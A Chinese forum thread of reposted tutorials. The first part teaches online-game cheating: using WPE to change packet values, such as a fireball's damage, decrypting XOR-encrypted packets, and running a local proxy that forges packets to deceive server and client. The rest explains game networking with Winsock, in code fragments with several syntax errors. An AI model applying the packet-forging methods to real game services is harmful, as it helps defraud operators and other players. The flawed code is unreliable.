　　OPTIONS设定功能。让您调整WPE的一些设定值。

　　FILTER的详细教学

　　- 当FILTER在启动状态时 ，ON的按钮会呈现红色。- 当您启动FILTER时，您随时可以关闭这个视窗。FILTER将会保留在原来的状态，直到您再按一次 on / off 钮。- 只有FILTER启用钮在OFF的状态下，才可以勾选Filter前的方框来编辑修改。- 当您想编辑某个Filter，只要双击该Filter的名字即可。

　　NORMAL MODE：

　　范例：

　　当您在 Street Fighter Online ﹝快打旋风线上版?#123;游戏中，您使用了两次火球而且击中了对方，这时您会撷取到以下的封包：SEND-> 0000 08 14 21 06 01 04 SEND-> 0000 02 09 87 00 67 FF A4 AA 11 22 00 00 00 00 SEND-> 0000 03 84 11 09 11 09 SEND-> 0000 0A 09 C1 10 00 00 FF 52 44 SEND-> 0000 0A 09 C1 10 00 00 66 52 44

　　您的第一个火球让对方减了16滴﹝16 = 10h?#123;的生命值，而您观察到第4跟第5个封包的位置4有10h的值出现，应该就是这里了。

　　您观察10h前的0A 09 C1在两个封包中都没改变，可见得这3个数值是发出火球的关键。

　　因此您将0A 09 C1 10填在搜寻列﹝SEARCH?#123;，然后在修改列﹝MODIFY?#123;的位置4填上FF。如此一来，当您再度发出火球时，FF会取代之前的10，也就是攻击力为255的火球了！

　　ADVANCED MODE：

　　范例： 当您在一个游戏中，您不想要用真实姓名，您想用修改过的假名传送给对方。在您使用TRACE后，您会发现有些封包里面有您的名字出现。假设您的名字是Shadow，换算成16进位则是﹝53 68 61 64 6F 77?#123;；而您打算用moon﹝6D 6F 6F 6E 20 20?#123;来取代他。1) SEND-> 0000 08 14 21 06 01 042) SEND-> 0000 01 06 99 53 68 61 64 6F 77 00 01 05 3) SEND-> 0000 03 84 11 09 11 094) SEND-> 0000 0A 09 C1 10 00 53 68 61 64 6F 77 00 11 5) SEND-> 0000 0A 09 C1 10 00 00 66 52 44

　　但是您仔细看，您的名字在每个封包中并不是出现在相同的位置上

　　- 在第2个封包里，名字是出现在第4个位置上- 在第4个封包里，名字是出现在第6个位置上

　　在这种情况下，您就需要使用ADVANCED MODE- 您在搜寻列﹝SEARCH?#123;填上：53 68 61 64 6F 77 ﹝请务必从位置1开始填?#123;- 您想要从原来名字Shadow的第一个字母开始置换新名字，因此您要选择从数值被发现的位置开始替代连续数值﹝from the position of the chain found?#123;。- 现在，在修改列﹝MODIFY?#123;000的位置填上：6D 6F 6F 6E 20 20 ﹝此为相对应位置，也就是从原来搜寻栏的+001位置开始递换?#123;- 如果您想从封包的第一个位置就修改数值，请选择﹝from the beginning of the packet?#123;

　　了解一点TCP/IP协议常识的人都知道，互联网是将信息数据打包之后再传送出去的。每个数据包分为头部信息和数据信息两部分。头部信息包括数据包的发送地址和到达地址等。数据信息包括我们在游戏中相关操作的各项信息。那么在做截获封包的过程之前我们先要知道游戏服务器的IP地址和端口号等各种信息，实际上最简单的是看看我们游戏目录下，是否有一个SERVER.INI的配置文件，这个文件里你可以查看到个游戏服务器的IP地址，比如金庸群侠传就是如此，那么除了这个我们还可以在DOS下使用NETSTAT这个命令，

　　NETSTAT命令的功能是显示网络连接、路由表和网络接口信息，可以让用户得知目前都有哪些网络连接正在运作。或者你可以使用木马客星等工具来查看网络连接。工具是很多的，看你喜欢用哪一种了。

　　NETSTAT命令的一般格式为：NETSTAT [选项]

　　命令中各选项的含义如下：-a 显示所有socket，包括正在监听的。-c 每隔1秒就重新显示一遍，直到用户中断它。-i 显示所有网络接口的信息。-n 以网络IP地址代替名称，显示出网络连接情形。-r 显示核心路由表，格式同"route -e"。-t 显示TCP协议的连接情况。-u 显示UDP协议的连接情况。-v 显示正在进行的工作。

goodmorning收\*集整理2(请勿删除)

网络游戏外挂编写基础②

三：怎么来分析我们截获的封包？

　　首先我们将WPE截获的封包保存为文本文件，然后打开它，这时会看到如下的数据（这里我们以金庸群侠传里PK店小二客户端发送的数据为例来讲解）：

　　第一个文件：SEND-> 0000 E6 56 0D 22 7E 6B E4 17 13 13 12 13 12 13 67 1BSEND-> 0010 17 12 DD 34 12 12 12 12 17 12 0E 12 12 12 9BSEND-> 0000 E6 56 1E F1 29 06 17 12 3B 0E 17 1ASEND-> 0000 E6 56 1B C0 68 12 12 12 5ASEND-> 0000 E6 56 02 C8 13 C9 7E 6B E4 17 10 35 27 13 12 12SEND-> 0000 E6 56 17 C9 12

　　第二个文件：SEND-> 0000 83 33 68 47 1B 0E 81 72 76 76 77 76 77 76 02 7ESEND-> 0010 72 77 07 1C 77 77 77 77 72 77 72 77 77 77 6DSEND-> 0000 83 33 7B 94 4C 63 72 77 5E 6B 72 F3SEND-> 0000 83 33 7E A5 21 77 77 77 3FSEND-> 0000 83 33 67 AD 76 CF 1B 0E 81 72 75 50 42 76 77 77SEND-> 0000 83 33 72 AC 77

　　我们发现两次PK店小二的数据格式一样，但是内容却不相同，我们是PK的同一个NPC，为什么会不同呢？ 原来金庸群侠传的封包是经过了加密运算才在网路上传输的，那么我们面临的问题就是如何将密文解密成明文再分析了。

　　因为一般的数据包加密都是异或运算，所以这里先讲一下什么是异或。 简单的说，异或就是"相同为0，不同为1"（这是针对二进制按位来讲的），举个例子，0001和0010异或，我们按位对比，得到异或结果是0011，计算的方法是：0001的第4位为0，0010的第4位为0，它们相同，则异或结果的第4位按照"相同为0，不同为1"的原则得到0，0001的第3位为0，0010的第3位为0，则异或结果的第3位得到0，0001的第2位为0，0010的第2位为1，则异或结果的第2位得到1，0001的第1位为1，0010的第1位为0，则异或结果的第1位得到1，组合起来就是0011。异或运算今后会遇到很多，大家可以先熟悉熟悉，熟练了对分析很有帮助的。

　　下面我们继续看看上面的两个文件，按照常理，数据包的数据不会全部都有值的，游戏开发时会预留一些字节空间来便于日后的扩充，也就是说数据包里会存在一些"00"的字节，观察上面的文件，我们会发现文件一里很多"12"，文件二里很多"77"，那么这是不是代表我们说的"00"呢？推理到这里，我们就开始行动吧！

　　我们把文件一与"12"异或，文件二与"77"异或，当然用手算很费事，我们使用"M2M 1.0 加密封包分析工具"来计算就方便多了。得到下面的结果：

　　第一个文件：1 SEND-> 0000 F4 44 1F 30 6C 79 F6 05 01 01 00 01 00 01 75 09SEND-> 0010 05 00 CF 26 00 00 00 00 05 00 1C 00 00 00 892 SEND-> 0000 F4 44 0C E3 3B 13 05 00 29 1C 05 083 SEND-> 0000 F4 44 09 D2 7A 00 00 00 484 SEND-> 0000 F4 44 10 DA 01 DB 6C 79 F6 05 02 27 35 01 00 005 SEND-> 0000 F4 44 05 DB 00

　　第二个文件：1 SEND-> 0000 F4 44 1F 30 6C 79 F6 05 01 01 00 01 00 01 75 09SEND-> 0010 05 00 70 6B 00 00 00 00 05 00 05 00 00 00 1A2 SEND-> 0000 F4 44 0C E3 3B 13 05 00 29 1C 05 843 SEND-> 0000 F4 44 09 D2 56 00 00 00 484 SEND-> 0000 F4 44 10 DA 01 B8 6C 79 F6 05 02 27 35 01 00 005 SEND-> 0000 F4 44 05 DB 00

　　哈，这一下两个文件大部分都一样啦，说明我们的推理是正确的，上面就是我们需要的明文！

　　接下来就是搞清楚一些关键的字节所代表的含义，这就需要截获大量的数据来分析。

　　首先我们会发现每个数据包都是"F4 44"开头，第3个字节是变化的，但是变化很有规律。我们来看看各个包的长度，发现什么没有？对了，第3个字节就是包的长度！ 通过截获大量的数据包，我们判断第4个字节代表指令，也就是说客户端告诉服务器进行的是什么操作。例如向服务器请求战斗指令为"30"，战斗中移动指令为"D4"等。 接下来，我们就需要分析一下上面第一个包"F4 44 1F 30 6C 79 F6 05 01 01 00 01 00 01 75 09 05 00 CF 26 00 00 00 00 05 00 1C 00 00 00 89"，在这个包里包含什么信息呢？应该有通知服务器你PK的哪个NPC吧，我们就先来找找这个店小二的代码在什么地方。 我们再PK一个小喽罗（就是大理客栈外的那个咯）：SEND-> 0000 F4 44 1F 30 D4 75 F6 05 01 01 00 01 00 01 75 09SEND-> 0010 05 00 8A 19 00 00 00 00 11 00 02 00 00 00 C0 我们根据常理分析，游戏里的NPC种类虽然不会超过65535（FFFF），但开发时不会把自己限制在字的范围，那样不利于游戏的扩充，所以我们在双字里看看。通过"店小二"和"小喽罗"两个包的对比，我们把目标放在"6C 79 F6 05"和"CF 26 00 00"上。（对比一下很容易的，但你不能太迟钝咯，呵呵）我们再看看后面的包，在后面的包里应该还会出现NPC的代码，比如移动的包，游戏允许观战，服务器必然需要知道NPC的移动坐标，再广播给观战的其他玩家。在后面第4个包"SEND-> 0000 F4 44 10 DA 01 DB 6C 79 F6 05 02 27 35 01 00 00"里我们又看到了"6C 79 F6 05"，初步断定店小二的代码就是它了！（这分析里边包含了很多工作的，大家可以用WPE截下数据来自己分析分析）

　　第一个包的分析暂时就到这里（里面还有的信息我们暂时不需要完全清楚了）

　　我们看看第4个包"SEND-> 0000 F4 44 10 DA 01 DB 6C 79 F6 05 02 27 35 01 00 00"，再截获PK黄狗的包，（狗会出来2只哦）看看包的格式：SEND-> 0000 F4 44 1A DA 02 0B 4B 7D F6 05 02 27 35 01 00 00SEND-> 0010 EB 03 F8 05 02 27 36 01 00 00

　　根据上面的分析，黄狗的代码为"4B 7D F6 05"（100040011），不过两只黄狗服务器怎样分辨呢？看看"EB 03 F8 05"（100140011），是上一个代码加上100000，呵呵，这样服务器就可以认出两只黄狗了。我们再通过野外遇敌截获的数据包来证实，果然如此。

　　那么，这个包的格式应该比较清楚了：第3个字节为包的长度，"DA"为指令，第5个字节为NPC个数，从第7个字节开始的10个字节代表一个NPC的信息，多一个NPC就多10个字节来表示。

　　大家如果玩过网金，必然知道随机遇敌有时会出现增援，我们就利用游戏这个增援来让每次战斗都会出现增援的NPC吧。

　　通过在战斗中出现增援截获的数据包，我们会发现服务器端发送了这样一个包：F4 44 12 E9 EB 03 F8 05 02 00 00 03 00 00 00 00 00 00 第5-第8个字节为增援NPC的代码（这里我们就简单的以黄狗的代码来举例）。 那么，我们就利用单机代理技术来同时欺骗客户端和服务器吧！

　　好了，呼叫NPC的工作到这里算是完成了一小半，接下来的事情，怎样修改封包和发送封包，我们下节继续讲解吧。

　　四：怎么冒充"客户端"向"服务器"发我们需要的封包？

　　这里我们需要使用一个工具，它位于客户端和服务器端之间，它的工作就是进行数据包的接收和转发，这个工具我们称为代理。如果代理的工作单纯就是接收和转发的话，这就毫无意义了，但是请注意：所有的数据包都要通过它来传输，这里的意义就重大了。我们可以分析接收到的数据包，或者直接转发，或者修改后转发，或者压住不转发，甚至伪造我们需要的封包来发送。

　　下面我们继续讲怎样来同时欺骗服务器和客户端，也就是修改封包和伪造封包。 通过我们上节的分析，我们已经知道了打多个NPC的封包格式，那么我们就动手吧！

　　首先我们要查找客户端发送的包，找到战斗的特征，就是请求战斗的第1个包，我们找"F4 44 1F 30"这个特征，这是不会改变的，当然是要解密后来查找哦。 找到后，表示客户端在向服务器请求战斗，我们不动这个包，转发。 继续向下查找，这时需要查找的特征码不太好办，我们先查找"DA"，这是客户端发送NPC信息的数据包的指令，那么可能其他包也有"DA"，没关系，我们看前3个字节有没有"F4 44"就行了。找到后，我们的工作就开始了！

　　我们确定要打的NPC数量。这个数量不能很大，原因在于网金的封包长度用一个字节表示，那么一个包可以有255个字节，我们上面分析过，增加一个NPC要增加10个字节，所以大家算算就知道，打20个NPC比较合适。

　　然后我们要把客户端原来的NPC代码分析计算出来，因为增加的NPC代码要加上100000哦。再把我们增加的NPC代码计算出来，并且组合成新的封包，注意代表包长度的字节要修改啊，然后转发到服务器，这一步在编写程序的时候要注意算法，不要造成较大延迟。

　　上面我们欺骗服务器端完成了，欺骗客户端就简单了。

　　发送了上面的封包后，我们根据新增NPC代码构造封包马上发给客户端，格式就是"F4 44 12 E9 NPC代码 02 00 00 03 00 00 00 00 00 00",把每个新增的NPC都构造这样一个包，按顺序连在一起发送给客户端，客户端也就被我们骗过了，很简单吧。

　　以后战斗中其他的事我们就不管了，尽情地开打吧。

goodmo\*rning收集整理(请勿删除)

网络游戏通讯模型初探①

序言

　　网络游戏，作为游戏与网络有机结合的产物，把玩家带入了新的娱乐领域。网络游戏在中国开始发展至今也仅有3，4年的历史，跟已经拥有几十年开发历史的单机游戏相比，网络游戏还是非常年轻的。当然，它的形成也是根据历史变化而产生的可以说没有互联网的兴起，也就没有网络游戏的诞生。作为新兴产物，网络游戏的开发对广大开发者来说更加神秘，对于一个未知领域，开发者可能更需要了解的是网络游戏与普通单机游戏有何区别，网络游戏如何将玩家们连接起来，以及如何为玩家提供一个互动的娱乐环境。本文就将围绕这三个主题来给大家讲述一下网络游戏的网络互连实现方法。

　网络游戏与单机游戏

　　说到网络游戏，不得不让人联想到单机游戏，实际上网络游戏的实质脱离不了单机游戏的制作思想，网络游戏和单机游戏的差别大家可以很直接的想到：不就是可以多人连线吗？没错，但如何实现这些功能，如何把网络连线合理的融合进单机游戏，就是我们下面要讨论的内容。在了解网络互连具体实现之前，我们先来了解一下单机与网络游戏它们各自的运行流程，只有了解这些，你才能深入网络游戏开发的核心。

现在先让我们来看一下普通单机游戏的简化执行流程：

Initialize() // 初始化模块

{

　初始化游戏数据;

}

Game() // 游戏循环部分

{

　绘制游戏场景、人物以及其它元素;

　获取用户操作输入;

　switch( 用户输入数据)

　{

　　case 移动:

　　{

　　　处理人物移动;

　　}

　　break;

　　case 攻击:

　　{

　　　处理攻击逻辑:

　　}

　　break;

　　...

　　其它处理响应;

　　...

　　default:

　　　break;

　}

　游戏的NPC等逻辑AI处理;

}

Exit() // 游戏结束

{

　释放游戏数据;

　离开游戏;

}

　　我们来说明一下上面单机游戏的流程。首先，不管是游戏软件还是其他应用软件，初始化部分必不可少，这里需要对游戏的数据进行初始化，包括图像、声音以及一些必备的数据。接下来，我们的游戏对场景、人物以及其他元素进行循环绘制，把游戏世界展现给玩家，同时接收玩家的输入操作，并根据操作来做出响应，此外，游戏还需要对NPC以及一些逻辑AI进行处理。最后，游戏数据被释放，游戏结束。

　　网络游戏与单机游戏有一个很显著的差别，就是网络游戏除了一个供操作游戏的用户界面平台（如单机游戏）外，还需要一个用于连接所有用户，并为所有用户提供数据服务的服务器，从某些角度来看，游戏服务器就像一个大型的数据库，提供数据以及数据逻辑交互的功能。让我们来看看一个简单的网络游戏模型执行流程：

　客户机：

Login()// 登入模块

{

　初始化游戏数据;

　获取用户输入的用户和密码;

　与服务器创建网络连接;

　发送至服务器进行用户验证;

　...

　等待服务器确认消息;

　...

　获得服务器反馈的登入消息;

　if( 成立 )

　　进入游戏;

　else

　　提示用户登入错误并重新接受用户登入;

}

Game()// 游戏循环部分

{

　绘制游戏场景、人物以及其它元素;

　获取用户操作输入;

　将用户的操作发送至服务器;

　...

　等待服务器的消息;

　...

　接收服务器的反馈信息;

　switch( 服务器反馈的消息数据 )

　{

　　case 本地玩家移动的消息:

　　{

　　　if( 允许本地玩家移动 )

　　　　客户机处理人物移动;

　　　else

　　　　客户机保持原有状态;

　　}

　　　break;

　　case 其他玩家/NPC的移动消息:

　　{

　　　根据服务器的反馈信息进行其他玩家或者NPC的移动处理;

　　}

　　break;

　　case 新玩家加入游戏:

　　{

　　　在客户机中添加显示此玩家;

　　}

　　　break;

　　case 玩家离开游戏:

　　{

　　　在客户机中销毁此玩家数据;

　　}

　　　break;

　　...

　　其它消息类型处理;

　　...

　　default:

　　　break;

　}

}

Exit()// 游戏结束

{

　发送离开消息给服务器;

　...

　等待服务器确认;

　...

　得到服务器确认消息;

　与服务器断开连接;

　释放游戏数据;

　离开游戏;

}

　　服务器：

Listen()　　// 游戏服务器等待玩家连接模块

{

　...

　等待用户的登入信息;

　...

　接收到用户登入信息;

　分析用户名和密码是否符合;

　if( 符合 )

　{

　　发送确认允许进入游戏消息给客户机;

　　把此玩家进入游戏的消息发布给场景中所有玩家;

　　把此玩家添加到服务器场景中;

　}

　else

　{

　　断开与客户机的连接;

　}

}

Game()　// 游戏服务器循环部分

{

　...

　等待场景中玩家的操作输入;

　...

　接收到某玩家的移动输入或NPC的移动逻辑输入;

　// 此处只以移动为例

　进行此玩家/NPC在地图场景是否可移动的逻辑判断;

　if( 可移动 )

　{

　　对此玩家/NPC进行服务器移动处理;

　　发送移动消息给客户机;

　　发送此玩家的移动消息给场景上所有玩家;

　}

　else

　　发送不可移动消息给客户机;

}

Exit()　　// 游戏服务＝器结束

{

　接收到玩家离开消息;

　将此消息发送给场景中所有玩家;

　发送允许离开的信息;

　将玩家数据存入数据库;

　注销此玩家在服务器内存中的数据;

}

}

　　让我们来说明一下上面简单网络游戏模型的运行机制。先来讲讲服务器端，这里服务器端分为三个部分（实际上一个完整的网络游戏远不止这些）：登入模块、游戏模块和登出模块。登入模块用于监听网络游戏客户端发送过来的网络连接消息，并且验证其合法性，然后在服务器中创建这个玩家并且把玩家带领到游戏模块中； 游戏模块则提供给玩家用户实际的应用服务，我们在后面会详细介绍这个部分； 在得到玩家要离开游戏的消息后，登出模块则会把玩家从服务器中删除，并且把玩家的属性数据保存到服务器数据库中，如： 经验值、等级、生命值等。

　　接下来让我们看看网络游戏的客户端。这时候，客户端不再像单机游戏一样，初始化数据后直接进入游戏，而是在与服务器创建连接，并且获得许可的前提下才进入游戏。除此之外，网络游戏的客户端游戏进程需要不断与服务器进行通讯，通过与服务器交换数据来确定当前游戏的状态，例如其他玩家的位置变化、物品掉落情况。同样，在离开游戏时，客户端会向服务器告知此玩家用户离开，以便于服务器做出相应处理。

以上用简单的伪代码给大家阐述了单机游戏与网络游戏的执行流程，大家应该可以清楚看出两者的差别，以及两者间相互的关系。我们可以换个角度考虑，网络游戏就是把单机游戏的逻辑运算部分搬移到游戏服务器中进行处理，然后把处理结果(包括其他玩家数据)通过游戏服务器返回给连接的玩家。

　　网络互连

　　在了解了网络游戏基本形态之后，让我们进入真正的实际应用部分。首先，作为网络游戏，除了常规的单机游戏所必需的东西之外，我们还需要增加一个网络通讯模块，当然，这也是网络游戏较为主要的部分，我们来讨论一下如何实现网络的通讯模块。

　　一个完善的网络通讯模块涉及面相当广，本文仅对较为基本的处理方式进行讨论。网络游戏是由客户端和服务器组成，相应也需要两种不同的网络通讯处理方式，不过也有相同之处，我们先就它们的共同点来进行介绍。我们这里以Microsoft Windows 2000 [2000 Server]作为开发平台，并且使用Winsock作为网络接口（可能一些朋友会考虑使用DirectPlay来进行网络通讯，不过对于当前在线游戏，DirectPlay并不适合，具体原因这里就不做讨论了）。

　　确定好平台与接口后，我们开始进行网络连接创建之前的一些必要的初始化工作，这部分无论是客户端或者服务器都需要进行。让我们看看下面的代码片段：

WORD wVersionRequested;

WSADATAwsaData;

wVersionRequested MAKEWORD(1, 1);

if( WSAStartup( wVersionRequested, &wsaData ) &#33;0 )

{

　Failed( WinSock Version Error&#33;" );

}

　　上面通过调用Windows的socket API函数来初始化网络设备，接下来进行网络Socket的创建，代码片段如下：

SOCKET sSocket socket( AF\_INET, m\_lProtocol, 0 );

if( sSocket == INVALID\_SOCKET )

{

　Failed( "WinSocket Create Error&#33;" );

}

　　这里需要说明，客户端和服务端所需要的Socket连接数量是不同的，客户端只需要一个Socket连接足以满足游戏的需要，而服务端必须为每个玩家用户创建一个用于通讯的Socket连接。当然，并不是说如果服务器上没有玩家那就不需要创建Socket连接，服务器端在启动之时会生成一个特殊的Socket用来对玩家创建与服务器连接的请求进行响应，等介绍网络监听部分后会有更详细说明。

　　有初始化与创建必然就有释放与删除，让我们看看下面的释放部分：

if( sSocket &#33;= INVALID\_SOCKET )

{

　closesocket( sSocket );

}

if( WSACleanup() &#33;= 0 )

{

　Warning( "Can&#39;t release Winsocket" );

}

　　这里两个步骤分别对前面所作的创建初始化进行了相应释放。

　　接下来看看服务器端的一个网络执行处理，这里我们假设服务器端已经创建好一个Socket供使用，我们要做的就是让这个Socket变成监听网络连接请求的专用接口，看看下面代码片段：

SOCKADDR\_IN addr;

memset( &addr, 0, sizeof(addr) );

addr.sin\_family = AF\_INET;

addr.sin\_addr.s\_addr = htonl( INADDR\_ANY );

addr.sin\_port = htons( Port ); 　// Port为要监听的端口号

// 绑定socket

if( bind( sSocket, (SOCKADDR\*)&addr, sizeof(addr) ) == SOCKET\_ERROR )

{

　Failed( "WinSocket Bind Error&#33;");

}

// 进行监听

if( listen( sSocket, SOMAXCONN ) == SOCKET\_ERROR )

{

　Failed( "WinSocket Listen Error&#33;");

}

　　这里使用的是阻塞式通讯处理，此时程序将处于等待玩家用户连接的状态，倘若这时候有客户端连接进来，则通过accept()来创建针对此玩家用户的Socket连接，代码片段如下：

sockaddraddrServer;

int nLen sizeof( addrServer );

SOCKET sPlayerSocket accept( sSocket, &addrServer, &nLen );

if( sPlayerSocket == INVALID\_SOCKET )

{

　Failed( WinSocket Accept Error&#33;");

}

　　这里我们创建了sPlayerSocket连接，此后游戏服务器与这个玩家用户的通讯全部通过此Socket进行，到这里为止，我们服务器已经有了接受玩家用户连接的功能，现在让我们来看看游戏客户端是如何连接到游戏服务器上，代码片段如下：

SOCKADDR\_IN addr;

memset( &addr, 0, sizeof(addr) );

addr.sin\_family = AF\_INET;// 要连接的游戏服务器端口号

addr.sin\_addr.s\_addr = inet\_addr( IP );// 要连接的游戏服务器IP地址，

addr.sin\_port = htons( Port );//到此，客户端和服务器已经有了通讯的桥梁，

//接下来就是进行数据的发送和接收：

connect( sSocket, (SOCKADDR\*)&addr, sizeof(addr) );

if( send( sSocket, pBuffer, lLength, 0 ) == SOCKET\_ERROR )

{

　Failed( "WinSocket Send Error&#33;");

}

　　这里的pBuffer为要发送的数据缓冲指针，lLength为需要发送的数据长度，通过这支Socket API函数，我们无论在客户端或者服务端都可以进行数据的发送工作，同时，我们可以通过recv()这支Socket API函数来进行数据接收：

if( recv( sSocket, pBuffer, lLength, 0 ) == SOCKET\_ERROR )

{

　Failed( "WinSocket Recv Error&#33;");

}

　　其中pBuffer用来存储获取的网络数据缓冲，lLength则为需要获取的数据长度。

　　现在，我们已经了解了一些网络互连的基本知识，但作为网络游戏，如此简单的连接方式是无法满足网络游戏中百人千人同时在线的，我们需要更合理容错性更强的网络通讯处理方式，当然，我们需要先了解一下网络游戏对网络通讯的需求是怎样的。

goodmorning收集整理(请\*勿删除)既然不能洁身自好，不如就同流合污吧。

我的群：3595054

UID41288 帖子34145 精华5 积分68377 现金482 cfan币0 阅读权限120 来自我忘记了 在线时间835 小时 注册时间2003-12-17 最后登录2010-3-10 查看个人网站

查看详细资料

TOP

zdd\_807

CFan大学士

个人空间 发短消息 加为好友 当前离线 2楼 大 中 小 发表于 2004-7-8 13:05 只看该作者

网络游戏通讯模型初探②

大家知道，游戏需要不断循环处理游戏中的逻辑并进行游戏世界的绘制，上面所介绍的Winsock处理方式均是以阻塞方式进行，这样就违背了游戏的执行本质，可以想象，在客户端连接到服务器的过程中，你的游戏不能得到控制，这时如果玩家想取消连接或者做其他处理，甚至显示一个最基本的动态连接提示都不行。

　　所以我们需要用其他方式来处理网络通讯，使其不会与游戏主线相冲突，可能大家都会想到： 创建一个网络线程来处理不就可以了？没错，我们可以创建一个专门用于网络通讯的子线程来解决这个问题。当然，我们游戏中多了一个线程，我们就需要做更多的考虑，让我们来看看如何创建网络通讯线程。

　　在Windows系统中，我们可以通过CreateThread()函数来进行线程的创建，看看下面的代码片段：

DWORD dwThreadID;

HANDLE hThread = CreateThread( NULL, 0, NetThread/\*网络线程函式\*/, sSocket, 0, &dwThreadID );

if( hThread == NULL )

{

　Failed( "WinSocket Thread Create Error&#33;");

}

　　这里我们创建了一个线程，同时将我们的Socket传入线程函数：

DWORD WINAPINetThread(LPVOID lParam)

{

　SOCKET sSocket (SOCKET)lParam;

　...

　return 0;

}

　　NetThread就是我们将来用于处理网络通讯的网络线程。那么，我们又如何把Socket的处理引入线程中？

　　看看下面的代码片段：

HANDLE hEvent;

hEvent = CreateEvent(NULL,0,0,0);

// 设置异步通讯

if( WSAEventSelect( sSocket, hEvent,

FD\_ACCEPT|FD\_CONNECT|FD\_READ|FD\_WRITE|FD\_CLOSE ) ==SOCKET\_ERROR )

{

　Failed( "WinSocket EventSelect Error&#33;");

}

　　通过上面的设置之后，WinSock API函数均会以非阻塞方式运行，也就是函数执行后会立即返回，这时网络通讯会以事件方式存储于hEvent，而不会停顿整支程式。

　　完成了上面的步骤之后，我们需要对事件进行响应与处理，让我们看看如何在网络线程中获得网络通讯所产生的事件消息：

WSAEnumNetworkEvents( sSocket, hEvent, &SocketEvents );

if( SocketEvents.lNetworkEvents &#33;= 0 )

{

　switch( SocketEvents.lNetworkEvents )

　{

　　case FD\_ACCEPT:

　　　WSANETWORKEVENTS SocketEvents;

　　　break;

　　case FD\_CONNECT:

　　{

　　　if( SocketEvents.iErrorCode[FD\_CONNECT\_BIT] == 0)

　　　// 连接成功

　　　{

　　　// 连接成功后通知主线程（游戏线程）进行处理

　　　}

　　}

　　　break;

　　case FD\_READ:

　　// 获取网络数据

　　{

　　　if( recv( sSocket, pBuffer, lLength, 0) == SOCKET\_ERROR )

　　　{

　　　　Failed( "WinSocket Recv Error&#33;");

　　　}

　　}

　　　break;

　　case FD\_WRITE:

　　　break;

　　case FD\_CLOSE:

　　　// 通知主线程（游戏线程）， 网络已经断开

　　　break;

　　default:

　　　break;

　}

}

　　这里仅对网络连接(FD\_CONNECT) 和读取数据(FD\_READ) 进行了简单模拟操作，但实际中网络线程接收到事件消息后，会对数据进行组织整理，然后再将数据回传给我们的游戏主线程使用，游戏主线程再将处理过的数据发送出去，这样一个往返就构成了我们网络游戏中的数据通讯，是让网络游戏动起来的最基本要素。

　　最后，我们来谈谈关于网络数据包（数据封包）的组织，网络游戏的数据包是游戏数据通讯的最基本单位，网络游戏一般不会用字节流的方式来进行数据传输，一个数据封包也可以看作是一条消息指令，在游戏进行中，服务器和客户端会不停的发送和接收这些消息包，然后将消息包解析转换为真正所要表达的指令意义并执行。

　互动与管理

　　说到互动，对于玩家来说是与其他玩家的交流，但对于计算机而言，实现互动也就是实现数据消息的相互传递。前面我们已经了解过网络通讯的基本概念，它构成了互动的最基本条件，接下来我们需要在这个网络层面上进行数据的通讯。遗憾的是，计算机并不懂得如何表达玩家之间的交流，因此我们需要提供一套可让计算机了解的指令组织和解析机制，也就是对我们上面简单提到的网络数据包（数据封包）的处理机制。

为了能够更简单的给大家阐述网络数据包的组织形式，我们以一个聊天处理模块来进行讨论，看看下面的代码结构：

struct tagMessage{

　long lType;

　long lPlayerID;

};

// 消息指令

// 指令相关的玩家标识

char strTalk[256]; // 消息内容

　　上面是抽象出来的一个极为简单的消息包结构，我们先来谈谈其各个数据域的用途：

　　首先，lType 是消息指令的类型，这是最为基本的消息标识，这个标识用来告诉服务器或客户端这条指令的具体用途，以便于服务器或客户端做出相应处理。lPlayerID 被作为玩家的标识。大家知道，一个玩家在机器内部实际上也就是一堆数据，特别是在游戏服务器中，可能有成千上万个玩家，这时候我们需要一个标记来区分玩家，这样就可以迅速找到特定玩家，并将通讯数据应用于其上。

　　strTalk 是我们要传递的聊天数据，这部分才是真正的数据实体，前面的参数只是数据实体应用范围的限定。

　　在组织完数据之后，紧接着就是把这个结构体数据通过Socket 连接发送出去和接收进来。这里我们要了解，网络在进行数据传输过程中，它并不关心数据采用的数据结构，这就需要我们把数据结构转换为二进制数据码进行发送，在接收方，我们再将这些二进制数据码转换回程序使用的相应数据结构。让我们来看看如何实现：

tagMessageMsg;

Msg.lTypeMSG\_CHAT;

Msg.lPlayerID 1000;

strcpy( &Msg.strTalk, "聊天信息" );

　　首先，我们假设已经组织好一个数据包，这里MSG\_CHAT 是我们自行定义的标识符，当然，这个标识符在服务器和客户端要统一。玩家的ID 则根据游戏需要来进行设置，这里1000 只作为假设，现在继续：

char\* p = (char\*)&Msg;

long lLength = sizeof( tagMessage );

send( sSocket, p, lLength );

// 获取数据结构的长度

　　我们通过强行转换把结构体转变为char 类型的数据指针，这样就可以通过这个指针来进行流式数据处理，这里通过sizeof() 获得结构体长度，然后用WinSock 的Send() 函数将数据发送出去。

　　接下来看看如何接收数据：

long lLength = sizeof( tagMessage );

char\* Buffer = new char[lLength];

recv( sSocket, Buffer, lLength );

tagMessage\* p = (tagMessage\*)Buffer;

// 获取数据

　　在通过WinSock 的recv() 函数获取网络数据之后，我们同样通过强行转换把获取出来的缓冲数据转换为相应结构体，这样就可以方便地对数据进行访问。（注：强行转换仅仅作为数据转换的一种手段，实际应用中有更多可选方式，这里只为简洁地说明逻辑）谈到此处，不得不提到服务器/ 客户端如何去筛选处理各种消息以及如何对通讯数据包进行管理。无论是服务器还是客户端，在收到网络消息的时候，通过上面的数据解析之后，还必须对消息类型进行一次筛选和派分，简单来说就是类似Windows 的消息循环，不同消息进行不同处理。这可以通过一个switch 语句（熟悉Windows 消息循环的朋友相信已经明白此意），基于消

息封包里的lType 信息，对消息进行区分处理，考虑如下代码片段：

switch( p->lType ) // 这里的p->lType为我们解析出来的消息类型标识

{

　case MSG\_CHAT: // 聊天消息

　　break;

　case MSG\_MOVE: // 玩家移动消息

　　break;

　case MSG\_EXIT: // 玩家离开消息

　　break;

　default:

　　break;

}

　　上面片段中的MSG\_MOVE 和MSG\_EXIT 都是我们虚拟的消息标识（一个真实游戏中的标识可能会有上百个，这就需要考虑优化和优先消息处理问题）。此外，一个网络游戏服务器面对的是成百上千的连接用户，我们还需要一些合理的数据组织管理方式来进行相关处理。普通的单体游戏服务器，可能会因为当机或者用户过多而导致整个游戏网络瘫痪，而这也就引入分组服务器机制，我们把服务器分开进行数据的分布式处理。

